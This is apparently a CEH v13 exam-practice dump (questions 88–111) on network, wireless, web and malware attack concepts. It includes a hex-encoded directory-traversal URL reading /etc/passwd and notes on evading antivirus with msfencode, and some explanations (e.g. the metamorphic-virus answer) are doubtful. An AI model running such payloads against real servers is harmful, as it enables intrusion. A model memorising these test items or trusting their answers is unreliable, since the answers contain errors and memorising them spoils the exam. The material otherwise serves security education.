MAC flooding is a Layer 2 attack in which an attacker sends a large number of fake MAC addresses to a switch, filling up its CAM (Content Addressable Memory) table. Once the table is full:
The switch enters "fail-open" mode and broadcasts traffic to all ports
The attacker can then sniff sensitive traffic
This attack effectively turns a switch into a hub, facilitating data sniffing.
Incorrect Options:
A). Evil twin is a wireless attack using rogue access points.
B). DNS cache flooding corrupts DNS entries, unrelated to Ethernet.
D). DDoS attacks are about overwhelming systems/services, not Layer 2 memory overflows.
Reference - CEH v13 Official Courseware:
Module 11: Sniffing
Section: "Switch Port Stealing and MAC Flooding"

Subsection: "Layer 2 Attacks and CAM Table Poisoning"

NEW QUESTION: 88
During a security assessment, an attacker identifies a flaw in a multi-user file system. The system first verifies access rights to a temporary file created by a user. However, immediately after this verification, and before the file is processed, the attacker manages to swap the original file with a malicious version. This manipulation happens in the brief interval between the system's access verification and the moment it handles the file, resulting in the malicious file being treated as legitimate. Which vulnerability is the attacker exploiting?
A. Time-of-validation/time-of-execution issue in resource management logic.
B. Improper certificate validation in trusted communication channels.
C. Integer overflow during arithmetic computations with limited memory bounds.
D. Null pointer dereference leading to unexpected application behavior.
Answer: (SHOW ANSWER)
Comprehensive Explanation from CEH v13 Courseware:
CEH v13 explains that TOCTOU (Time-of-Check Time-of-Use) vulnerabilities arise when a system checks a condition (such as file permissions) and then later uses the resource based on that assumption. If there is even a tiny gap between the validation and the actual use, attackers can exploit this race condition by replacing or modifying the resource after validation but before execution. This is common in file-handling operations involving temporary files, symbolic links, or shared directories. CEH emphasizes that TOCTOU attacks often lead to privilege escalation, unauthorized execution, or tampering with data because the system trusts the earlier validation step. The attacker swaps the file at precisely the right moment, taking advantage of a race window. The other options-certificate validation, integer overflow, and null pointer dereference-do not involve timing-based race conditions. The scenario exactly matches CEH's description of TOCTOU exploitation, where attackers manipulate file access in the interval between validation and execution.

NEW QUESTION: 89
Which Metasploit Framework tool can help penetration tester for evading Anti-virus Systems?
A. msfpayload
B. msfcli
C. msfd
D. msfencode
Answer: D (LEAVE A REPLY)
https://www.offensive-security.com/metasploit-unleashed/msfencode/
One of the best ways to avoid being stopped by antivirus software is to encode our payload with msfencode.
Msfencode is a useful tool that alters the code in an executable so that it looks different to antivirus software but will still run the same way. Much as the binary attachment in email is

encoded in Base64, msfencode encodes the original executable in a new binary. Then, when the executable is run, msfencode decodes the original code into memory and exe-cutes it.

NEW QUESTION: 90
John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?
A. Use his own public key to encrypt the message.
B. Use Marie's public key to encrypt the message.
C. Use his own private key to encrypt the message.
D. Use Marie's private key to encrypt the message.
Answer: (SHOW ANSWER)
When a user encrypts plaintext with PGP, PGP first compresses the plaintext. The session key works with a very secure, fast conventional encryption algorithm to encrypt the plaintext; the result is ciphertext. Once the data is encrypted, the session key is then encrypted to the recipient's public key
https://en.wikipedia.org/wiki/Pretty_Good_Privacy
Pretty Good Privacy (PGP) is an encryption program that provides cryptographic privacy and authentication for data communication. PGP is used for signing, encrypting, and decrypting texts, e-mails, files, directories, and whole disk partitions and to increase the security of e-mail communications.
PGP encryption uses a serial combination of hashing, data compression, symmetric-key cryptography, and finally public-key cryptography; each step uses one of several supported algorithms. Each public key is bound to a username or an e-mail address.
https://en.wikipedia.org/wiki/Public-key_cryptography
Public key encryption uses two different keys. One key is used to encrypt the information and the other is used to decrypt the information. Sometimes this is referred to as asymmetric encryption because two keys are required to make the system and/or process work securely. One key is known as the public key and should be shared by the owner with anyone who will be securely communicating with the key owner. However, the owner's secret key is not to be shared and considered a private key. If the private key is shared with unauthorized recipients, the encryption mechanisms protecting the information must be considered compromised.

NEW QUESTION: 91
Morris, an attacker, wanted to check whether the target AP is in a locked state. He attempted using different utilities to identify WPS-enabled APs in the target wireless network. Ultimately, he succeeded with one special command-line utility.
Which of the following command-line utilities allowed Morris to discover the WPS-enabled APs?
A. wash
B. ntptrace
C. macof

D. net view

Answer: A (LEAVE A REPLY)

In CEH v13 Module 11: Hacking Wireless Networks, WPS (Wi-Fi Protected Setup) is discussed as a vulnerable configuration that can be exploited using tools like Reaver and wash.

wash is a command-line utility used to detect WPS-enabled Access Points.

It provides information about:

Whether WPS is enabled or locked.

Signal strength, BSSID, channel, etc.

Very useful before attempting WPS PIN attacks.

Option Clarifications:

B). ntptrace: Used for querying NTP servers, not wireless networks.

C). macof: Part of dsniff suite; floods network with MAC addresses (DoS tool).

D). net view: Windows command for listing network shares, not for wireless or WPS.

Correct answer is A. wash.

Reference:

Module 11 - Wireless Tools: Reaver and wash

CEH iLabs: Using wash to Scan for WPS-enabled Devices

NEW QUESTION: 92

Leverox Solutions hired Arnold, a security professional, for the threat intelligence process. Arnold collected information about specific threats against the organization. From this information, he retrieved contextual information about security events and incidents that helped him disclose potential risks and gain insight into attacker methodologies. He collected the information from sources such as humans, social media, and chat rooms as well as from events that resulted in cyberattacks. In this process, he also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks.

What is the type of threat intelligence collected by Arnold in the above scenario?

A. Strategic threat intelligence

B. Tactical threat intelligence

C. Operational threat intelligence

D. Technical threat intelligence

Answer: (SHOW ANSWER)

Operational Threat Intelligence provides insights into specific attacker methodologies, motivations, and campaigns. It involves gathering contextual information from real-world attacks, open-source intelligence (OSINT), social media, dark web forums, chat rooms, and human intelligence (HUMINT).
As per CEH v13 Official Courseware:
Operational intelligence is primarily used by security teams to anticipate specific incoming attacks.
It helps provide actionable information such as:
Who is attacking?
Why are they attacking?
What methods are they using?
What infrastructure is involved?
Incorrect Options:
A). Strategic Threat Intelligence is high-level, focusing on long-term trends and business risks.
B). Tactical Threat Intelligence is focused on TTPs (Tactics, Techniques, and Procedures) of known threats, primarily for defenders and analysts.
D). Technical Threat Intelligence includes IoCs like IPs, hashes, and URLs, often short-lived and used for detection systems.
Reference - CEH v13 Official Courseware:
Module 01: Introduction to Ethical Hacking
Section: "Types of Threat Intelligence"
Table: "Strategic vs Tactical vs Operational vs Technical Intelligence"

NEW QUESTION: 93
Jake, a network security specialist, is trying to prevent network-level session hijacking attacks in his company.
While studying different types of such attacks, he learns about a technique where an attacker inserts their machine into the communication between a client and a server, making it seem like the packets are flowing through the original path. This technique is primarily used to reroute the packets. Which of the following types of network-level session hijacking attacks is Jake studying?
A. RST Hijacking
B. Man-in-the-middle Attack Using Forged ICMP and ARP Spoofing
C. UDP Hijacking
D. TCP/IP Hijacking
Answer: B (LEAVE A REPLY)
A man-in-the-middle attack using forged ICMP and ARP spoofing is a type of network-level session hijacking attack where an attacker inserts their machine into the communication between a client and a server, making it seem like the packets are flowing through the original path. This technique is primarily used to reroute the packets and intercept or modify the data exchanged between the client and the server.
A man-in-the-middle attack using forged ICMP and ARP spoofing works as follows1:

* The attacker sends a forged ICMP redirect message to the client, claiming to be the gateway. The ICMP redirect message tells the client to use the attacker's machine as the next hop for reaching the server's network. The client updates its routing table accordingly and starts sending packets to the attacker's machine instead of the gateway.
* The attacker also sends a forged ARP reply message to the client, claiming to be the server. The ARP reply message associates the attacker's MAC address with the server's IP address. The client updates its ARP cache accordingly and starts sending packets to the attacker's MAC address instead of the server's MAC address.
* The attacker receives the packets from the client and forwards them to the server, acting as a relay. The attacker can also monitor, modify, or drop the packets as they wish. The server responds to the packets and sends them back to the attacker, who then forwards them to the client. The client and the server are unaware of the attacker's presence and think they are communicating directly with each other.
Therefore, Jake is studying a man-in-the-middle attack using forged ICMP and ARP spoofing, which is a type of network-level session hijacking attack.
References:
* Network or TCP Session Hijacking | Ethical Hacking - GreyCampus

NEW QUESTION: 94
Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities In the DNS server software and modified the original IP address of the target website to that of a fake website. What is the technique employed by Steve to gather information for identity theft?
A. Pretexting
B. Pharming
C. Wardriving
D. Skimming
Answer: B (LEAVE A REPLY)
A pharming attacker tries to send a web site's traffic to a faux website controlled by the offender, typically for the aim of collection sensitive data from victims or putting in malware on their machines. Attacker tend to specialize in making look-alike ecommerce and digital banking websites to reap credentials and payment card data.
Though they share similar goals, pharming uses a special technique from phishing. "Pharming attacker are targeted on manipulating a system, instead of tricking people into reaching to a dangerous web site," explains David Emm, principal security man of science at Kaspersky. "When either a phishing or pharming attacker is completed by a criminal, they need a similar driving issue to induce victims onto a corrupt location, however the mechanisms during which this is often undertaken are completely different."

NEW QUESTION: 95

During a red team assessment of an enterprise LAN environment, the tester discovers an access switch that connects multiple internal workstations. The switch has no port security measures in place. To silently intercept communication between different hosts without deploying ARP poisoning or modifying the routing table, the tester launches a MAC flooding attack using the macof utility from the dsniff suite. This command sends thousands of Ethernet frames per minute, each with random, spoofed source MAC addresses. Soon after the flooding begins, the tester puts their network interface into promiscuous mode and starts capturing packets. They observe unicast traffic between internal machines appearing in their packet sniffer-traffic that should have been isolated. What internal switch behavior is responsible for this sudden exposure of isolated traffic?

A. The switch performed ARP spoofing to misroute packets.

B. The switch entered hub-like behavior due to a full CAM table.

C. The interface performed DHCP starvation to capture broadcasts.

D. The switch disabled MAC filtering due to duplicate address conflicts.

Answer: (SHOW ANSWER)

CEH explains that MAC flooding overwhelms a switch's CAM table, causing it to fail open. When the table fills, the switch broadcasts frames out all ports, behaving like a hub. This exposes unicast traffic to attackers operating in promiscuous mode.

NEW QUESTION: 96

A penetration tester is assessing a web application that employs secure, HTTP-only cookies, regenerates session IDs upon login, and uses strict session timeout policies. To hijack a user's session without triggering the application's security defenses, which advanced technique should the tester utilize?

A. Perform a session token prediction by analyzing session ID entropy and patterns

B. Conduct a network-level man-in-the-middle attack to intercept and reuse session tokens

C. Execute a Cross-Site Request Forgery (CSRF) attack to manipulate session states

D. Implement a session fixation strategy by pre-setting a session ID before user authentication

Answer: (SHOW ANSWER)

When standard protections such as HTTPS, HTTP-only flags, and session regeneration are properly implemented, CEH teaches that predictable session identifiers become one of the few remaining avenues for session hijacking. Session token prediction involves analyzing entropy, randomness, or generation patterns within session IDs to mathematically infer future or valid tokens. If the application uses weak randomization algorithms, insufficient entropy sources, or predictable sequences, attackers may generate a valid session ID without direct interception. Techniques such as MitM interception or CSRF manipulation do not bypass strong transport-layer protections and cookie restrictions. Session fixation fails because the application regenerates the session ID upon login, invalidating pre-set identifiers. Therefore, the advanced and CEH- aligned method to hijack a protected session is predicting session IDs through side-channel or pattern analysis.


NEW QUESTION: 97
Which of these is capable of searching for and locating rogue access points?
A. HIDS
B. WISS
C. WIPS
D. NIDS
Answer: C (LEAVE A REPLY)
A Wireless Intrusion Prevention System (WIPS) is a network device that monitors the radio spectrum for the presence of unauthorized access points (intrusion detection), and can automatically take countermeasures (intrusion prevention).

NEW QUESTION: 98
Richard, an attacker, targets an MNC. In this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network.
What type of footprinting technique is employed by Richard?
A. VPN footprinting
B. Email footprinting
C. VoIP footprinting
D. Whois footprinting
Answer: (SHOW ANSWER)
Whois footprinting is a reconnaissance technique used by attackers and penetration testers to gather publicly available information about domain names. By performing a Whois lookup, one can retrieve:
* Domain registrant details (name, email, phone, and address)
* Domain registration and expiry dates
* Name servers and registrar information
* Administrative and technical contact data
According to CEH v13:
* Whois databases are maintained by Internet registrars and can be queried through tools like whois lookup or websites such as https://whois.domaintools.com.
* This information helps attackers build a profile of the organization, identify potential social engineering targets, and even understand domain structure for further attacks.
Incorrect Options:
* A. VPN footprinting refers to identifying VPN gateways or configurations - not related to domain data.
* B. Email footprinting involves gathering information from or about email systems.
* C. VoIP footprinting targets IP-based telephony systems, such as SIP endpoints.
Reference - CEH v13 Official Courseware:

Module 02: Footprinting and Reconnaissance
Section: "WHOIS Footprinting"
Tools: Whois lookup tools, ICANN WHOIS, DomainTools

NEW QUESTION: 99
You are a Network Security Officer. You have two machines. The first machine (192.168.0.99) has Snort installed, and the second machine (192.168.0.150) has Kiwi Syslog installed. You perform a SYN scan in your network, and you notice that Kiwi Syslog is not receiving the alert message from Snort. You decide to run Wireshark on the Snort machine to check if the messages are going to the Kiwi Syslog machine. What Wireshark filter will show the connections from the Snort machine to Kiwi Syslog machine?
A. tcp.srcport==514 && ip.src==192.168.0.99
B. tcp.srcport==514 && ip.src==192.168.150
C. tcp.dstport==514 && ip.dst==192.168.0.99
D. tcp.dstport==514 && ip.dst==192.168.0.150
Answer: (SHOW ANSWER)
Syslog messages are typically sent over UDP or TCP port 514 to the Syslog server. In this case, Snort (192.168.0.99) should send alerts to Kiwi Syslog (192.168.0.150) using TCP/UDP port 514. The correct Wireshark filter to check if Snort is sending the messages to the Syslog server is: tcp.dstport==514 && ip.dst==192.168.0.150
Reference - CEH v13 Official Study Guide:
Module 8: Sniffing
Topic: Packet Sniffing and Analysis
Quote:
"Wireshark filters like tcp.dstport and ip.dst can be used to verify outbound logs and traffic from intrusion detection systems." Incorrect Options:
A & B: Use incorrect IP addresses or direction
C: Uses incorrect destination IP (should be the Syslog server)

NEW QUESTION: 100
ViruXine.W32 virus hides its presence by changing the underlying executable code. This virus code mutates while keeping the original algorithm intact - the code changes itself each time it runs, but the function of the code (its semantics) does not change at all.



Here is a section of the virus code (refer to image), where the loop performs XOR encryption and changes the way the code looks every time it is executed.

```
1.  lots of encrypted code
2.  …
3.  Decryption_Code:
4.  C=C+1
5.  A=Encrypted
6.  Loop:
7.  B=*A
8.  C=3214*A
9.  B=B XOR CryptoKey
10. *A=B
11. C=1
12. C=A+B
13. A=A+1
14. GOTO Loop IF NOT A=Decryption_Code
15. C=C^2
16. GOTO Encrypted
17. CryptoKey:
18. some_random_number
```


What is this technique called?

A. Polymorphic Virus

B. Metamorphic Virus

C. Dravidic Virus

D. Stealth Virus

Answer: (SHOW ANSWER)

The virus described changes its own code with each execution but still performs the same actions. This is the hallmark of a Metamorphic Virus. Unlike polymorphic viruses (which use encrypted code with a changing decryptor), metamorphic viruses rewrite their own code entirely - including their decryption and execution routines - to avoid pattern detection by antivirus software.
Key characteristics of metamorphic viruses seen in the scenario:
Mutates completely on every execution.
Keeps overall functionality identical (semantics intact).
Alters its appearance and logic flow.
From CEH v13 Courseware:
Module 6: Malware Threats # Types of Viruses and Obfuscation Techniques CEH v13 Study Guide states:
"Metamorphic viruses modify their own code structure and appearance with each iteration, without altering their underlying behavior. This makes them more difficult to detect through signature-based mechanisms." Incorrect Options:
A: Polymorphic viruses encrypt themselves with a changing decryptor stub but do not change their core logic.
C: "Dravidic Virus" is not a recognized term in cybersecurity.
D: Stealth viruses hide their presence (e.g., by intercepting system calls), but do not change their code structure.
Reference:CEH v13 Study Guide - Module 6: Malware Types # Metamorphic and Polymorphic VirusesNIST SP 800-83r1 - Guide to Malware Incident Prevention and Handling Let me know if you'd like to continue with more malware-related questions or other CEH topics.

NEW QUESTION: 101
infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?
A. Reconnaissance
B. Maintaining access
C. Scanning
D. Gaining access
Answer: D (LEAVE A REPLY)
This phase having the hacker uses different techniques and tools to realize maximum data from the system.
they're -
* Password cracking - Methods like Bruteforce, dictionary attack, rule-based attack, rainbow table are used.
Bruteforce is trying all combinations of the password. Dictionary attack is trying an inventory of meaningful words until the password matches. Rainbow table takes the hash value of the password and compares with pre- computed hash values until a match is discovered.
* Password attacks - Passive attacks like wire sniffing, replay attack. Active online attack like Trojans, keyloggers, hash injection, phishing. Offline attacks like pre-computed hash, distributed

network and rainbow. Non electronic attack like shoulder surfing, social engineering and dumpster diving.

NEW QUESTION: 102
As a cybersecurity analyst for SecureNet, you are performing a security assessment of a new mobile payment application. One of your primary concerns is the secure storage of customer data on the device. The application stores sensitive information such as credit card details and personal identification numbers (PINs) on the device. Which of the following measures would best ensure the security of this data?
A. Implement biometric authentication for app access.
B. Encrypt all sensitive data stored on the device.
C. Enable GPS tracking for all devices using the app.
D. Regularly update the app to the latest version.
Answer: B (LEAVE A REPLY)
Encrypting all sensitive data stored on the device is the best measure to ensure the security of this data, because it protects the data from unauthorized access or disclosure, even if the device is lost, stolen, or compromised. Encryption is a process of transforming data into an unreadable format using a secret key or algorithm. Only authorized parties who have the correct key or algorithm can decrypt and access the data.
Encryption can be applied to data at rest, such as files or databases, or data in transit, such as network traffic or messages. Encryption can prevent attackers from stealing or tampering with the customer data stored on the device, such as credit card details and PINs, which can cause financial or identity fraud.
The other options are not as effective or sufficient as encryption for securing the customer data stored on the device. Implementing biometric authentication for app access may provide an additional layer of security, but it does not protect the data from being accessed by other means, such as malware, physical access, or backup extraction. Enabling GPS tracking for all devices using the app may help locate the device in case of loss or theft, but it does not prevent the data from being accessed by unauthorized parties, and it may also pose privacy risks. Regularly updating the app to the latest version may help fix bugs or vulnerabilities, but it does not guarantee the security of the data, especially if the app does not use encryption or other security features.
References:
Securely Storing Data | Security.org
Data Storage Security: 5 Best Practices to Secure Your Data
M9: Insecure Data Storage | OWASP Foundation

NEW QUESTION: 103
Sarah, a system administrator, was alerted of potential malicious activity on the network of her company. She discovered a malicious program spread through the instant messenger application used by her team. The attacker had obtained access to one of her teammate's messenger

accounts and started sending files across the contact list. Which best describes the attack scenario and what measure could have prevented it?

A. Instant Messenger Applications; verifying the sender's identity before opening any files

B. Insecure Patch Management; updating application software regularly

C. Rogue/Decoy Applications; ensuring software is labeled as TRUSTED

D. Portable Hardware Media/Removable Devices; disabling Autorun functionality

Answer: A (LEAVE A REPLY)

The attack scenario is best described as Instant Messenger Applications, and the measure that could have prevented it is verifying the sender's identity before opening any files. Instant Messenger Applications are communication tools that allow users to exchange text, voice, video, and file messages in real time. However, they can also be used as attack vectors for spreading malware, such as viruses, worms, or Trojans, by exploiting the trust and familiarity between the users. In this scenario, the attacker compromised one of the team member's messenger account and used it to send malicious files to the other team members, who may have opened them without suspicion, thus infecting their systems. This type of attack is also known as an instant messaging worm12.

To prevent this type of attack, the users should verify the sender's identity before opening any files sent through instant messenger applications. This can be done by checking the sender's profile, asking for confirmation, or using a secure channel. Additionally, the users should also follow other security tips, such as using strong passwords, updating the application software, scanning the files with antivirus software, and reporting any suspicious activity34.

References:

* 1: Instant Messaging Worm - Techopedia
* 2: Cybersecurity's Silent Foe: A Comprehensive Guide to Computer Worms | Silent Quadrant
* 3: Instant Messenger Hacks: 10 Security Tips to Protect Yourself - MUO
* 4: Increased phishing attacks on instant messaging platforms: how to prevent them | Think Digital Partners

NEW QUESTION: 104

Todd has been asked by the security officer to purchase a counter-based authentication system. Which of the following best describes this type of system?

A. A biometric system that bases authentication decisions on behavioral attributes.

B. A biometric system that bases authentication decisions on physical attributes.

C. An authentication system that creates one-time passwords that are encrypted with secret keys.

D. An authentication system that uses passphrases that are converted into virtual passwords.

Answer: C (LEAVE A REPLY)

A counter-based authentication system is based on the HOTP (HMAC-Based One-Time Password) algorithm.

It uses a shared secret and a moving counter to generate a one-time password (OTP). Each time the counter is incremented, a new OTP is generated and encrypted using the secret key.

Reference - CEH v13 Official Study Guide:

Module 5: System Hacking
Quote:
"HOTP generates a one-time password using a counter value and a secret key. This is a form of two-factor authentication, and the passwords are encrypted." Incorrect Options Explained:
A & B. These describe biometric systems, not counter-based OTPs.
D). Virtual passwords from passphrases are not counter-based systems.

NEW QUESTION: 105
You have compromised a server on a network and successfully opened a shell. You aimed to identify all operating systems running on the network. However, as you attempt to fingerprint all machines in the network using the nmap syntax below, it is not going through.
invictus@victim_server:~$ nmap -T4 -O 10.10.0.0/24
TCP/IP fingerprinting (for OS scan) xxxxxxx xxxxxx xxxxxxxxx. QUITTING!
What seems to be wrong?
A. The nmap syntax is wrong.
B. This is a common behavior for a corrupted nmap application.
C. The outgoing TCP/IP fingerprinting is blocked by the host firewall.
D. OS Scan requires root privileges.
Answer: D (LEAVE A REPLY)
From CEH v13 Module 03: Scanning Networks, OS fingerprinting with Nmap (using the -O option) requires privileged access to craft raw packets (especially SYN, ACK, and ICMP). On Unix/Linux systems:
Root privileges are mandatory to perform TCP/IP stack fingerprinting.
If Nmap is run as a normal user, it fails to initiate OS scanning and exits with a message like "QUITTING!".
So, in this case, the scan fails because the shell opened does not have elevated (root) privileges.
Reference:
CEH v13 Module 03 - OS Fingerprinting Techniques using Nmap
Nmap Man Page: https://nmap.org/book/man-os-detection.html

NEW QUESTION: 106
Take a look at the following attack on a Web Server using obstructed URL:
Take a look at the following attack on a Web Server using an obfuscated URL:

```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
This request is made up of:
%2e%2e%2f%2e%2f%2e%2e%2f = ../../../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```


How would you protect from these attacks?

A. Configure the Web Server to deny requests involving "hex encoded" characters
B. Create rules in IDS to alert on strange Unicode requests
C. Use SSL authentication on Web Servers
D. Enable Active Scripts Detection at the firewall and routers
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation:
The attack shown is a Directory Traversal Attack. It uses URL encoding (hexadecimal obfuscation) to bypass input filters and access unauthorized files such as /etc/passwd.
%2e = . (dot)
%2f = / (forward slash)
So, ../../../etc/passwd becomes %2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f
%70%61%73%73%
77%64
The best protection against this attack is to:
Normalize and sanitize user input on the server.
Deny directory traversal patterns, whether encoded or not.
Specifically reject or deny hex-encoded path characters (%2e, %2f, etc.) Option A directly mitigates this by preventing the server from decoding and processing hex-encoded directory traversal attempts.
From CEH v13 Courseware:
Module 10: Web Application Hacking
Topic: Directory Traversal and Input Validation
Incorrect Options:
B: IDS can alert, but it's reactive rather than preventative.
C: SSL encrypts communication but does not prevent path traversal.
D: Active script detection is unrelated to path traversal attacks.
Reference:CEH v13 Study Guide - Module 10: Directory Traversal MitigationOWASP Top 10 - A5:2017 - Broken Access Control (Directory Traversal)RFC 3986 - URI Syntax and Encoding

NEW QUESTION: 107
Which among the following is the best example of the hacking concept called "clearing tracks"?
A. After a system is breached, a hacker creates a backdoor to allow re-entry into a system.

B. During a cyberattack, a hacker injects a rootkit into a server.
C. An attacker gains access to a server through an exploitable vulnerability.
D. During a cyberattack, a hacker corrupts the event logs on all machines.
Answer: (SHOW ANSWER)
"Clearing tracks" is a post-exploitation phase in the ethical hacking methodology in which the attacker removes or alters system evidence to hide their activities and avoid detection. This may include:
Deleting or modifying event logs
Clearing bash history or command history
Removing malware traces
Disabling auditing
From CEH v13:
Corrupting or erasing event logs ensures that system administrators or forensic investigators cannot trace the intrusion or determine how the system was compromised.
Incorrect Options:
A). Creating a backdoor is part of the "Maintaining Access" phase, not "Clearing Tracks." B). Injecting a rootkit is part of the "Gaining or Maintaining Access" stage.
C). Exploiting a vulnerability is part of the "Gaining Access" phase.
Reference - CEH v13 Official Courseware:
Module 05: System Hacking
Section: "Clearing Logs and Erasing Evidence"
Subsection: "Track-Clearing Techniques"
Lab: Log Manipulation and Covering Tracks

NEW QUESTION: 108
You need a tool that can do network intrusion prevention and intrusion detection, function as a network sniffer, and record network activity. What tool would you most likely select?
A. Nmap
B. Cain & Abel
C. Nessus
D. Snort
Answer: D (LEAVE A REPLY)
Snort is an open-source Network Intrusion Detection and Prevention System (NIDS/NIPS) capable of real- time traffic analysis and packet logging. It functions as a sniffer and can detect various forms of attacks using signature-based rules.
CEH v13 Reference:
Module 10: Evading IDS, Firewalls, and Honeypots
"Snort can operate as a sniffer, logger, or full NIDS capable of real-time traffic analysis."
######################

NEW QUESTION: 109

Your company performs penetration tests and security assessments for small and medium-sized businesses in the local area. During a routine security assessment, you discover information that suggests your client is involved with human trafficking.
What should you do?
A. Confront the client in a respectful manner and ask her about the data.
B. Copy the data to removable media and keep it in case you need it.
C. Ignore the data and continue the assessment until completed as agreed.
D. Immediately stop work and contact the proper legal authorities.
Answer: D (LEAVE A REPLY)
Per CEH v13 Official Courseware - Module 01: Introduction to Ethical Hacking, ethical hackers and penetration testers are bound by legal and professional standards. When illegal activities such as human trafficking are discovered:
The ethical response is to cease operations and report the findings to the appropriate legal authorities.
Continuing work, ignoring the findings, or confronting the client personally is both unprofessional and may potentially expose the tester to legal liability.
Reference: CEH v13 eCourseware - Module 01: Introduction to Ethical Hacking # "Legal Implications and Reporting Requirements" CEH v13 Code of Conduct for Certified Ethical Hackers

NEW QUESTION: 110
In an attempt to damage the reputation of a competitor organization, Hailey, a professional hacker, gathers a list of employee and client email addresses and other related information by using various search engines, social networking sites, and web spidering tools. In this process, she also uses an automated tool to gather a list of words from the target website to further perform a brute-force attack on the previously gathered email addresses.
What is the tool used by Hailey for gathering a list of words from the target website?
A. Shadowsocks
B. CeWL
C. Psiphon
D. Orbot
Answer: B (LEAVE A REPLY)
Gathering Wordlist from the Target Website An attacker uses the CeWL tool to gather a list of words from the target website and perform a brute-force attack on the email addresses gathered earlier. # Cewl www.
certifiedhacker.com (P.200/184)

NEW QUESTION: 111
CompanyXYZ has asked you to assess the security of their perimeter email gateway. From your office in New York, you craft a specially formatted email message and send it across the Internet

to an employee of CompanyXYZ. The employee of CompanyXYZ is aware of your test. Your email message looks like this:
From: jim_miller@companyxyz.com
To: michelle_saunders@companyxyz.com Subject: Test message
Date: 4/3/2017 14:37
The employee of CompanyXYZ receives your email message.
This proves that CompanyXYZ's email gateway doesn't prevent what?


A. Email Masquerading
B. Email Harvesting
C. Email Phishing
D. Email Spoofing

Answer: (SHOW ANSWER)

Email spoofing is the fabrication of an email header in the hopes of duping the recipient into thinking the email originated from someone or somewhere other than the intended source. Because core email protocols do not have a built-in method of authentication, it is common for spam and phishing emails to use said spoofing to trick the recipient into trusting the origin of the message.
The ultimate goal of email spoofing is to get recipients to open, and possibly even respond to, a solicitation.
